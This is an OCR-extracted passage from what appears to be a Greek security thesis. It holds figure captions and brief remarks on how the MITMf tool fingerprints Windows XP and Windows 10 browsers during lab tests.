


Εικόνα 16 Win XP Firefox αποτέλεσμα 2




Εικόνα 17 Win XP Chrome αποτέλεσμα 1

Θα πρέπει να σημειώσουμε ότι η έκδοση 49 του Chrome είναι η τελευταία που υποστηρίζει Windows XP και για αυτό επιλέχθηκε.




Εικόνα 18 Win XP Chrome αποτέλεσμα 2




Εικόνα 19 Win 10 IE 11 αποτέλεσμα 1


Στην παραπάνω εικόνα μπορούμε να παρατηρήσουμε ότι στα αποτελέσματα του MITMf τα Windows 10 αναφέρονται ως «Windows» σε αντιπαραβολή με τα XP όπου ανέφερε το πλήρες όνομα.




Εικόνα 20 Win 10 IE 11 αποτέλεσμα 2



